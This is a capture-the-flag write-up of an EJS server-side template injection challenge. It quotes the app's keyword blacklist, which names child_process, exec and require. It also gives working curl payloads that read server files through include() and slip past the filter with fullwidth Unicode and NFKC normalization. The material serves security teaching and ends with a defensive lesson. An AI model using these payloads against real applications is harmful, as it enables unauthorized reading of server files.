ARA CTF 7.0 - Ended of Justify Lylera Secret (WEB)
Challenge Overview
- Challenge Name: Ended of Justify Lylera Secret
- Category: Web
- Points: 100 points
- Description: “i have a secret. hopefully, it didn’t leak anything. My guard will protect it from Yui, so yeah.”
-
Provided Files / URL:
-
Remote challenge:
http://challenge.ara-its.id:3333/ -
Provided files:
docker-compose.ymlDockerfilepackage.jsonpackage-lock.jsonindex.js-
flag.txt(fake flag)
-
- Flag format:
ARA7{...}
Goal
Exploit the web application to read the real flag.txt file on the server.
Initial Analysis
The site itself when you connect to is just displays some very simple text and nothing else:

From the provided local Dockerfile I can see that the flag file is copied into the application directory:
COPY flag.txt .
Assuming the real one on the remote server is the same, it means the target file is:
/app/flag.txt
The challenge name might hint at EJS (“Ended of Justify” -> E.J.S.). I had never used this before, so I had to look up up quite a few things about it. The short version is that it’s a template language, which lets you generate HTML using Javascript.
Examining the provided index.js reveals the full application logic — a single Express route that takes query parameters, runs a blacklist check, then renders an EJS template. The important part is:
const template = `
    <h2>Lylera secret, shhh!</h2>
    <p>Yui: Pst here ${query.msg || "Standby"}</p>
    <p>Note: nothing in here...</p>
`;
try {
  const html = ejs.render(template, query, query);
  res.send(html);
} catch (e) {
  res.send("Hee-, Omoshiroi tane. Sa... wakatta, watashiwa makedesuyone. Ganbaree!! Hora flag: " + e.toString());
}
The user-controlled msg parameter is inserted directly into an EJS template before rendering. This creates a Server-Side Template Injection (SSTI) vulnerability.
Example test:
http://challenge.ara-its.id:3333/?msg=<%=7*7%>
If the server returns 49, it confirms that arbitrary EJS expressions are executed.

Which indeed it does.
Another important point is that ejs.render(template, query, query) passes query as both the data and the options argument. So we can control it via query parameters in the URL.
The big problem however, is that before rendering, the server checks JSON.stringify(query).toLowerCase() against a strict blacklist:
const blacklist = [
  "require",
  "fs",
  "child_process",
  "exec",
  "spawn",
  "flag",
  "cat",
  "global",
  "process",
  "mainmodule",
  "this",
  "constructor",
  "proto",
  "return",
  "function",
  "class",
  "new",
  "import",
  " ",
  "+",
  "`",
  "[",
  "]",
  "\\",
  "char",
  "from",
  "join",
  "split",
  "reverse",
  "replace",
  "concat",
  "slice",
  "eval",
  "atob",
  "btoa",
  "buffer",
  "decode",
  "reflect",
  "object",
  "array",
  "symbol",
  "padend",
  "padstart",
  "unescape",
  "escape",
  "match",
  "search",
  "substring",
  "substr",
];
This blocks the word flag (so I can’t reference /app/flag.txt directly), as well as practically every string concatenation method in JavaScript: +, `, concat, join,slice, from, replace, [], \, and more.
So the challenge turns into bypassing this blacklist, which turned out to be a lot more difficult than I intially expected. It basically involved a whole lot of trial and error, for quite a long time until I had something working.
Tools used during analysis:
- Browser
- curl
Solution Path
Step 1 – SSTI and file reading
From the aforementioned use of:
?msg=<%=7*7%>
I know now that EJS expressions were executed server-side and thank to the Dockerfile, I know the flag is located at:
/app/flag.txt
So now let’s try a more complicated file read, namely the index.js. EJS’s include() can read files, but it requires the filename option to be set. Since query is the options object, I just add &filename=/app/index.js to the URL.
curl --get --data-urlencode "msg=<%-include('/app/index.js')%>" \
  "http://challenge.ara-its.id:3333/"
<% %> are EJS template delimiters. They tell the EJS template engine that the content between them should be interpreted as server-side JavaScript code, rather than normal HTML text. So anything between them is executed on the server when the template is rendered.
The above code does return the index.js, so it can read files.
Step 2 — Understanding the blacklist constraint
The obvious next step would be:
curl --get --data-urlencode "msg=<%-include('/app/flag.txt')%>" \
  "http://challenge.ara-its.id:3333/"
But this returns "What are you doing? There are nothing in here. Go away!" because the string flag appears in JSON.stringify(query).toLowerCase(). The challenge is: how do we pass the path /app/flag.txt to include() without the characters f-l-a-g appearing consecutively in the serialized query?
Step 3 — Dead ends
I tried plenty of way to bypass by looking up on the internet what could be done, here is a non-exhaustive list:
- String concatenation: Passing the path in pieces (
a=/app/fla,b=g.txt) and concatenating with+,concat,join, or template literals — all blocked. - Unicode escape sequences (
\u0066): The backslash\is blocked. - Hex escape sequences (
\x67): Also uses backslash — blocked. - Double URL encoding (
%2567): The filesystem receives the literal%67byte, notg, so the file isn’t found. - EJS
extoption: Sincequeryis passed as EJS options, I tried settingext=g.txtso thatinclude('/app/fla')would appendg.txtinstead of.ejs. However, this didn’t work, for some reason it ignores theextoption, likely something to do with how it’s implemented. - Code blocks with
var: JavaScript code blocks (<% var x=... %>) require whitespace between keywords. Regular spaces are blocked, and tab/newline characters get escaped byJSON.stringifyinto\t/\n, which trigger the backslash block.
Step 4 — The breakthrough: fullwidth Unicode + NFKC normalization
After plenty of trial and error, I found something that seemed to actually help, though I had never heard of it before. Basically, Unicode defines fullwidth Latin characters, so visually wider variants of ASCII letters that take up a different code point range (U+FF00–FF5E). importantly:
f = U+FF46
l = U+FF4C
a = U+FF41
g = U+FF47
Both f here look similar and mean the same thing but are stored as completely different numbers internally. When JSON.stringify() serializes these characters, they remain as their fullwidth forms. The lowercased result does not contain the ASCII substring flag, so the blacklist check passes.
NFKC stands for “Normalization Form Compatibility Composition”. What it does is essentially ask: “are there simpler, more standard versions of these characters?” If yes, it replaces them. So this converts fullwidth characters back to their standard ASCII equivalents: flag → flag.
The plan:
- Pass the path
/app/flag.txt(with fullwidthflag) as a query parametera. - In the EJS template, call
a.normalize('NFKC')to convert it to/app/flag.txt. - Pass the normalized result to
include().
Neither normalize nor NFKC contain any blacklisted substrings.
Step 5 — Final payload
msg = <%-include(a.normalize('NFKC'))%>
a   = /app/flag.txt
The UTF-8 byte sequences for the fullwidth characters are: f = %EF%BD%86, l = %EF%BD%8C, a = %EF%BD%81, g = %EF%BD%87:
curl "http://challenge.ara-its.id:3333/?msg=%3C%25-include(a.normalize('NFKC'))%25%3E&a=%2Fapp%2F%EF%BD%86%EF%BD%8C%EF%BD%81%EF%BD%87.txt"
This then gives us the flag:

Conclusion
- EJS templates are vulnerable to Server-Side Template Injection if user input is rendered directly.
- Blacklists fail because attackers can generate restricted strings dynamically.
- Encoding tricks can bypass substring filters and you have to get creative.
The key takeaway from a defenders perspective is that blacklists are not very effective at preventing injection attacks.